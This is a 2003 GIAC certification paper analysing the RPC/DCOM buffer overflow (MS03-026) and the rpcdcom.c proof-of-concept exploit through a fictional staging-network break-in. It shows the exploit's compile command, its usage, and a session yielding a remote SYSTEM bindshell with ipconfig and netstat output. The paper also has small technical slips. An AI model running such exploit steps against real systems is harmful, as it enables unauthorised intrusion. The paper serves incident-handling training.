Global Information Assurance Certification Paper

Advanced Incident Handling and Hacker Exploits Practical Assignment version 2.1a

Submitted by Christanya Gordon
Attended Portland, OR North Pacific SANS
Week of May 5, 2003

Date of Original Practical Submission October 15, 2003
Date of Re-Submission December 11, 2003

Summary:

On July 16, 2003, The Last Stage of Delirium (LSD) announced to the Bugtraq community their findings of a major vulnerability in almost all Windows systems. Around the same time, Microsoft released a security bulletin regarding the LSD discovered buffer overflow in the Microsoft RPC/DCOM interface. 22 days later, a proof of concept (POC) exploit using universal pointers was released on www.k-otik.com by the coder oc192.

That same weekend, at the small company of GIACdevelopers (Gdev), a new product was being tested by customers. GIACdevelopers is a medium sized company focused on the development of web-enabled applications. At the beginning of new product testing, problems occurred, and during the troubleshooting phase, the firewall was turned off. Eventually, the problems were resolved, and the Gdev team went home late Friday night, after a long week of final development stages. The firewall was not turned back on before the Gdev team left for the weekend.

At some point during that weekend, an attacker took advantage of the newly released proof of concept code to break into the Gdev staging environment.

This practical will look at the consequences of the Gdev break-in and how it was used to expand and improve their security posture and incident handling process.

Although this incident is fictional in nature, it includes pieces that are based on actual experience. All names, IP addresses and other identifying information has been cleansed to protect the innocent.

The Exploit:

Name:
Windows remote RPC DCOM exploit with Universal Targets
(For brevity's sake, this will be called rpcdcom.c throughout this paper.)

CVE and CERT References:
CVE: CAN-2003-0352
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

CERT: http://www.cert.org/advisories/CA-2003-16.html

Affected Operating Systems:
Windows NT Workstation 4.0
Windows NT Server 4.0
Windows NT Server 4.0, Terminal Server Edition
Windows 2000
Windows XP
Windows XP 64 bit Edition
Windows XP 64 bit Edition Version 2003
Windows Server 2003
Windows Server 2003 64 bit Edition
(All of the above listed affected Operating Systems are vulnerable, up to and including all available Service Packs and hot fixes, as of July 15, 2003)

Affected Protocol:
The affected protocol is Microsoft's implementation of Remote Procedure Call (RPC or MSRPC) with Distributed Component Object Model (DCOM). These protocols are used to send messages from a software component over the network to another computer system. The vulnerability comes into play because RPC/DCOM has a problem with handling malformed messages. RPC/DCOM is enabled by default on all the affected systems and can be exploited via ports 135, 137-139, 445 and if RPC over HTTP, or COM Internet Service (CIS) is enabled (not done by default), ports 593, 80 and 443.

Brief Description:
The Windows remote RPC DCOM exploit (rpcdcom.c) coded by oc192 creates a malformed message and uses the failure of RPC/DCOM to process this message to overflow the buffer. Shell code is used to take advantage of the pointer that is overflowed, so that a bindshell is opened up on the vulnerable computer. This exploit, since it is a proof of concept, does not replicate itself, nor does it automatically install any trojans or other permanent ways for the attacker to get back in. The exploit does give the attacker a Local System User privileged command prompt, from which they can do just about anything.

Variants:
Prior to the release of this proof of concept code by oc192, there were several predecessors that were also released on www.k-otik.com. The first proof of concept code to come out was on 7/25/03. FlashSky and Benjurry of xfocus coded this first version. At this time, the POC was only coded for Chinese Windows 2000 with SP3 and SP4, and Windows XP English version with SP1. [1]

The second POC code was released on 7/26/03 and dealt with English only versions of Windows 2000 (SP0 through SP4) and Windows XP (SP0 through SP1). This second version of the POC reused the exploit code written by FlashSky and Benjurry in the first version but added the new offsets needed for these English versions of Windows 2000 and XP. [2] The next two variants increased the number of offsets, at first to 18 different versions, including Polish, Spanish, English, German, Chinese and Japanese versions of Windows 2000 and XP. [3] The offsets then increased to 48, which added French, Korean and Kenyan versions of Windows 2000 and XP to the offsets that were exploited. The POC version with 48 targets was released on 7/30/03. [4]

Finally, on 8/7/03 rpcdcom.c, the exploit code I'll be dealing with in this practical was released. [5] This POC code differs from its 4 predecessors in a number of different ways. First of all, it uses universal offsets or targets. Instead of coding the exploit for 48 separate offsets, this POC exploit uses just 2 offsets, 1 for Windows 2000 and 1 for Windows XP. rpcdcom.c adds an exit code, so that the vulnerability can be exploited without crashing the RPC/DCOM application. Command line switches were also added to rpcdcom.c, giving the attacker the ability to choose the port to attack, the port to open up the bindshell connection on, and the ability to choose either the Windows 2000 offset, or the XP offset. Prior to the release of rpcdcom.c, none of the other proof of concept codes had these additional features. No other POCs for this vulnerability were released after the posting of rpcdcom.c.

Since the release of the POC code, there has also been the release of 2 worms that take advantage of this vulnerability. These worms will not be discussed in this paper, but for information sake, are included here as references.

According to Symantec, which calls the worm W32.Blaster.Worm [6], there have been 6 different variants of this worm -
W32.Blaster.Worm
W32.Blaster.B.Worm
W32.Blaster.C.Worm
W32.Blaster.D.Worm
W32.Blaster.E.Worm
W32.Blaster.F.Worm

These variants do not include the worm that tried to patch vulnerable systems, which is called W32.Welchia.Worm by Symantec. [7] This worm, although it tried to mitigate the risk, by patching still vulnerable systems, actually caused a lot of problems on various networks.

References:

Microsoft Security Bulletin:
http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-026.asp


LSD announcement to Bugtraq:
http://marc.theaimsgroup.com/?l=bugtraq&m=105838687731618&w=2

rpcdcom.c
http://www.k-otik.com/exploits/08.07.oc192-dcom.c.php

CERT advisory
http://www.cert.org/advisories/CA-2003-16.html

The Attack:

Description and diagram of GIACdevelopers staging network



The Overall Network

The Gdev team uses a DSL line for setting up the customer test staging environment. The Red Hat router and firewall system uses a DSL card to receive a dynamic IP address from the BlueMoon ISP for the Gdev connection to the Internet. The BlueMoon ISP has also allotted a subnet of 8 addresses to Gdev. The range is 192.168.1.96 through 192.168.1.103. The network address is 192.168.1.96 while the broadcast address is 192.168.1.103. That leaves the static IP addresses of 192.168.1.97 through 192.168.1.102 available to give to the NIC (Network Interface Card) of the firewall and an address to each of the 4 web servers. All of the web servers use the firewall system as their default gateway and the BlueMoon ISP has set up routing to the allotted subnet to point towards the dynamic IP that the DSL card of the firewall has received. The BlueMoon ISP handles all DNS queries. It is a very simple network structure.

Red Hat Linux 8.0, Firewall and Router

A Dell 2450 running Red Hat Linux version 8.0. This router and firewall system has been hardened using the Bastille hardening scripts.[6] Bastille hardening is a quick and relatively simple way to get a Linux system into the secure state you want. There are several questions that are asked when running the Bastille script that allow a user to make informed decisions on how and what to secure on the system, and how to configure the Linux iptables firewall. To see the questions asked and how Bastille is used to secure a system, please refer to Appendix A. Linux iptables is being used as the firewall. The rules are configured to take advantage of iptable's stateful inspection, allowing all outbound traffic, but limiting inbound traffic to port 80 (HTTP) and 443 (HTTPS) to the 4 Windows 2000 web servers described below. Extensive logging of all traffic not bound for ports 80 or 443 is configured as well into the iptables rule set.

Since this system is also the router used between the Gdev staging environment and the Internet, it was necessary for Gdev to ensure that the DSL dynamic IP address that is assigned to the publicly facing DSL card is not in the same subnet as the internally facing NIC card. Gdev worked with the BlueMoon ISP to ensure this wouldn't happen by leasing the /29 subnet for the staging environment itself. Since that entire subnet was assigned to Gdev, there was no way that the BlueMoon ISP could dynamically assigned an IP address from that same subnet, for that to happen Gdev would have to manually configure one of the /29 IP addresses to that interface. This allowed the Red Hat Linux system to perform as both the router as well as the firewall.

Windows 2000 Servers

There are 4 Windows 2000 servers, they are all built to the same specifications, therefore the development code is run in a standardized environment. These are also Dell 2450's. Not much thought is given to security at this stage of the development process, so these systems are not hardened. Although not extensively hardened for security's sake, these systems are patched up to and including the latest service packs and hot fixes as of June 30, 2003. Each system has its own static, publicly accessible, IP address and hostname, but for this exercise, to retain anonymity, they will be referred to as their IP addresses which are assigned in the diagram above. To connect to the Internet, these systems use the Red Hat Linux firewall system above as their default gateway. Since these are staging systems, and the development team is doing testing with customers on their new product, there are debug flags in the majority of the code, so that when the testing runs into problems, the development team has a resource to find out what went wrong. Also, all of these


Windows 2000 servers are logging as much information as possible in the Event Log.

Protocol Description:

There are a few protocols that are at work when exploiting the RPC/DCOM vulnerability. These are TCP/IP, RPC and RPC/DCOM.

TCP/IP stands for Transmission Control Protocol/Internet Protocol. TCP/IP standardizes the way in which information is sent across networks. The IP piece is typically thought of as the address of where the packet is going to, while the TCP part is in charge of making sure that all of the packets of information make it to their destination, and in the correct order.

The TCP/IP standard is a connection-based protocol. This means that there must be what is called a three-way handshake between the conversing systems before any information is sent. To ensure that the systems are really talking to each other and that they both agree to use TCP/IP to send and receive information, the systems will use SYN and ACK numbers to set up their connection to each other. Please see the diagram below.



What you see in the diagram above is the three way handshake between Computer A and Computer B. Computer A is initiating the connection by sending Computer B a TCP/IP packet containing a sequence number or SYN. This number is chosen randomly at the beginning of the connection by the initiating computer. Once Computer B receives this SYN, and if Computer B agrees to have a conversation with Computer A, it will send back a TCP/IP packet that contains both a SYN and an acknowledge number or ACK. Again, the SYN is a number that is randomly chosen by the replying computer. The ACK is the SYN number from Computer A with 1 added to it. So in the example above, this second packet of the TCP/IP handshake would have a SYN number of 42, and an ACK of 25 (or packet #1's SYN of 24 + 1). Finally, once Computer A receives the second packet and the ACK matches up with what Computer A expects (25 in this case) then it sends the third and final packet of the handshake by taking the SYN from packet two, 42, and adding one to it to get an ACK number of 43. The two systems now believe that there is a connection between them that is standard and agreed upon, and therefore they can pass information freely between themselves.

RPC is the Remote Procedure Call protocol and it uses TCP/IP as its transport. This means that RPC uses the same three-way handshake shown above before sending the receiving computer the RPC information that is the reason for the conversation. Imagine that the application, instead of being located on only one computer, is actually a client/server

model. Simply put, this means that some of the functions for the applications are carried out on the local system, while other functions occur on a remote system. This type of application can be thought of as a distributed application. RPC itself is a protocol that is used by remote and local system resources to determine where the pieces of the distributed applications are on the local system or across the network. The client side application or local system has a stub, or package of information. At times, the stub will point the application to a stub on the server side or remote computer's application. RPC is the format that is used to transfer these remote requests and replies to and from what Microsoft calls Distributed Component Object Model, or DCOM.

Microsoft uses the Open Software Foundation's RPC protocol, extended with Microsoft interfaces. One of these interfaces is DCOM. DCOM uses the foundation of RPC, explain above, to distribute these messages across a network. [7] Basically, the DCOM communication piggybacks on top of RPC in order to get the commands to the remote system. A very simple representation of the communication paths being used in an RPC/DCOM conversation is in Diagram A below.




Diagram A

DCOM itself is not easy to understand. Consider that there are objects within a client/server application that are reusable by many different applications and processes. A real world example for such an object could be a key. Everyone may have a house key, but each key is different. There are also different ways that keys are used. A lot of hotels use cards with magnetic strips as keys, whereas a car key could be either your typical metal key or a number pad that accepts an access code as the key. Each of these keys has different actions that are acceptable to make them work correctly. The hotel key card needs both an up motion and a down motion. The metal car key will not work correctly if there are only up and down motions, instead it needs forward and backward motion,

right turn and left turn motions. If you think of the hotel and the car, both using the object called a key, but using them in different ways, and having different rules to making them work, then you can think of hotel and the car as applications. These applications interact with the same object, but have different interfaces to that object. The object of the application's here being the key object, the interfaces being upward motion, downward motion for the hotel application, forward/backward, right/left motions for the car application. In Diagram B below, you'll see how the user accessing a CarChase application is interfacing with the key object in one way, while a different user on another system accesses the same object with the Detective game application, using a different interface. The interface itself is what DCOM is.




Diagram B

The DCOM interface is how the application is communicating with the object. The application requests that the key object be moved forward (in keeping with the example in Diagram B) by sending a message to the methods on that interface. The methods in this case are forward/backward, right and left motions.

So, to bring these protocols all together, an application makes a TCP/IP connection to the remote server, after the user has made a request of the application that requires the use of an object on the server side. Once the three-way handshake is complete, the RPC/DCOM message is sent to the server application. RPC makes sure to pass the DCOM message on to the correct object, using the correct interface for the requesting application. Stubs are used by RPC to identify which object DCOM interface should be used by the application and then gives that interface the request. The object performs the requested action and the result ends up at the client's application by reversing its path back to the client system.

The proof of concept exploit that was released by oc192 takes advantage of a buffer overflow found in the RPC/DCOM protocol. One of the first messages that are sent via RPC to the DCOM interface is to start up a session. This allows the object to prepare itself to process whatever request is being sent. Unfortunately, it is this packet that sets up a session instance that is vulnerable to the buffer overflow. One of the fields in this parcel of information is the remote server name field. Although the field itself is only supposed to hold 32 bytes, there is no bound checking to make sure that is the amount user entered. This means that if a user enters 50 bytes of data, the buffer will be overflowed because the application will not strip off the extra 18 characters. Most of the time, when dealing with DCOM this would never be noticed or be an issue, because it is the application that is making the calls to DCOM. There could be a rare situation when an overflow of data would occur due to an application call, but it is unlikely. In order to exploit this buffer overflow, the attacker needs to create a malicious RPC packet that holds more than 32 bytes in the server name field. That is exactly what LSD did when they were researching this bug, and it is also what the POC code we examine here does.

How the Exploit Works:

Buffer overflows are an all too common way to remotely (and locally) exploit an application in such a manner that it yields administrator or root access.

The buffer is a holding area in memory. An overflow of that buffer can occur when more data than the buffer can hold is inserted. If you think

of the buffer as a bathtub, and the data as the water, you will understand that once the water has overflowed, it has to go somewhere. In this analogy, it's difficult to tell that excess water where to go. Malicious code writers will use NOPs (Null operators) or placeholder data to get the excess data to go into the area of memory they wish to take over. Once the correct area is overwritten with the overflowed data, then the attacker has tricked the application to run the code of their choice, with the same privileges as that application. Please see Diagram C below for a crude representation of what happens on the memory stack when a buffer overflow exploit is run




Diagram C

To mitigate the risk of buffer overflows, bounds checkers should be used liberally when coding. Bounds checkers note the size of the buffer available, compare it against the size of the incoming data and will reject that incoming data or silently drop all of the excess data, if the data's size is bigger than the buffer. [8]

The rpcdcom.c code takes advantage of a buffer overflow that is triggered when DCOM is trying to activate a new instance on a server, but has been given a message where the server name is significantly larger than the 32 byte buffer allowed. Since the bound checking fails, or is non-existent, the buffer is overflowed, and an attacker is able to run any command as the Local System User. Basically, this means that the attacker can download and install programs on to the victim computer, as well as alter already installed configurations.

Please see the Appendix B below to view the packet captures of an attack against a vulnerable system. The packet captures will allow you to see exactly what is going on at the TCP/IP packet level.

To compile the code, rpcdcom.c, downloaded from www.k-otik.com/exploits, use gcc on a Red Hat Linux 9 server, for example,

Gdev> gcc rpcdcom.c rpcdcom

Now we will be able to use the POC exploit code on our test system to see how it works and what it does.

First, run rpcdcom without any options. What returns is a small help file, giving instructions on how to use the script.

```
Gdev>./rpcdcom
RPC DCOM exploit coded by .:[oc192.us]:. Security
Usage:

./rpcdcom -d <host> [options]
Options:
-d:Hostname to attack [Required]
-t:Type [Default: 0]
-r:Return address [Default: Selected from target]
-p:Attack port [Default: 135]
-l:Bindshell port [Default: 666]

Types:
0 [0x0018759f]: [Win2k-Universal]
1 [0x0100139d]: [WinXP-Universal]
```

To test this exploit, we'll run it against a test Windows 2000 server that we know hasn't been patched with MS03-026.

```
Gdev>./rpcdcom –d 192.168.1.100
RPC DCOM remote exploit - .:[oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]:192.168.1.100:135, Bindshell:666,
RET=[0x0018759f]
[+] Connected to bindshell..

-- bling bling --

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\System32>
```

The 'bling bling' line is our first sign that the exploit worked. The next sign is the telltale DOS prompt.

If we run ipconfig /all

```
C:\WINNT\System32>ipconfig /all

Windows 2000 IP Configuration
Host Name . . . . . . . . . . . . : Gdev
Primary DNS Suffix  . . . . . . . :
Node Type . . . . . . . . . . . . : Broadcast
IP Routing Enabled. . . . . . . . : No
WINS Proxy Enabled. . . . . . . . : No
DNS Suffix Search List. . . . . . : giacdevleopers.com
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix  . : giacdevelopers.com
Description . . . . . . . . . . . : Intel 21140 Based PCI Fast Ethernet
Adapter
Physical Address. . . . . . . . . : 00-00-F0-05-F0-F0
IP Address. . . . . . . . . . . . : 192.168.1.100
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.1.96
```

we'll see that we are indeed now connected to the system 192.168.1.100 Running netstat –an will show us our bindshell connection as well as the other ports listening on this system.

```
C:\WINNT\System32>netstat -an
```


```
netstat -an
Active Connections
Proto  Local Address          Foreign Address        State
TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
TCP    0.0.0.0:666            0.0.0.0:0              LISTENING
TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1113           0.0.0.0:0              LISTENING
TCP    0.0.0.0:1124           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
TCP    127.0.0.1:1027         0.0.0.0:0              LISTENING
TCP    127.0.0.1:1113         127.0.0.1:1027         CLOSE_WAIT
TCP    192.168.1.100:139      0.0.0.0:0              LISTENING
TCP    192.168.1.100:666      192.168.100.23:32831
ESTABLISHED
UDP    0.0.0.0:445            *:*
UDP    0.0.0.0:1028           *:*
UDP    192.168.1.100:137      *:*
UDP    192.168.1.100:138      *:*
